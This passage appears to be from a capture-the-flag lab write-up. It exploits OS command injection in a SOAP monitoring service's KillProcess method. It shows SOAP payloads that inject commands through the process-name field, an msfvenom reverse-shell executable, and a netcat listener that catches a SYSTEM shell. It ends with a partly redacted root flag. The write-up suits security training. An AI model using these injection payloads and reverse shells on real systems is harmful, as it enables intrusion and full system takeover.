
KillProcess is vulnerable to OS command injection, in particular this line:
string scriptContents = "Stop-Process -Name " + processName + " -Force";
OS Command Injection:
SOAP requests (and XML in general) can be quite disgusting to deal with. I’ll use this page to generate the POST data for me.
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="http://tempuri.org/" encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <soap:Header>
    <Action>http://tempuri.org/IMonitoringService/KillProcess</Action>
  </soap:Header>
  <soap:Body>
    <ns:KillProcess>
      <ns:processName>asdf; echo pwned > c:\pwned.txt;</ns:processName>
    </ns:KillProcess>
  </soap:Body>
</soap:Envelope>
The payload attempts a basic injection to create pwned.txt in the root directory. When sent, it threw an error:
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ curl -X POST http://localhost:8000/MonitorService -H 'Content-Type: text/xml' -H 'SOAPAction: "http://tempuri.org/IMonitoringService/KillProcess"' -d "$(cat payload.txt)" <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcessResponse xmlns="http://tempuri.org/"><KillProcessResult>Error: The term '-Force' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.</KillProcessResult></KillProcessResponse></s:Body></s:Envelope>
However, the file was created, indicating the command injection was successful.
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> dir c:\ Directory: C:\ Mode LastWriteTime Length Name ---- ------------- ------ ---- d----- 5/16/2025 4:35 PM inetpub d----- 5/8/2021 1:20 AM PerfLogs d-r--- 5/16/2025 8:11 PM Program Files d----- 5/16/2025 5:35 PM Program Files (x86) d----- 5/16/2025 5:30 PM SQL2022 d-r--- 5/16/2025 8:08 PM Users d----- 12/31/2025 11:17 PM Windows -a---- 1/30/2026 8:44 AM 16 pwned.txt
For the shell, I’ll generate a payload with msfvenom.
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.12 LPORT=8001 -f exe -o shell.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 460 bytes Final size of exe file: 7168 bytes Saved as: shell.exe
Then I’ll upload it with evil-winrm and trigger its execution via another SOAP payload:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="http://tempuri.org/" encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <soap:Header>
    <Action>http://tempuri.org/IMonitoringService/KillProcess</Action>
  </soap:Header>
  <soap:Body>
    <ns:KillProcess>
      <ns:processName>asdf; c:\users\sqlmgmt\desktop\shell.exe;</ns:processName>
    </ns:KillProcess>
  </soap:Body>
</soap:Envelope>
It threw an error again when I send the payload, but a SYSTEM shell was sent back.
┌──(ch3ng㉿localhost)-[~/machines/overwatch] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.12] from (UNKNOWN) [10.129.225.53] 54498 Microsoft Windows [Version 10.0.20348.4648] (c) Microsoft Corporation. All rights reserved. C:\Software\Monitoring> whoami nt authority\system
Root Flag:
C:\Users\Administrator\Desktop> type root.txt 6b2f1cac************************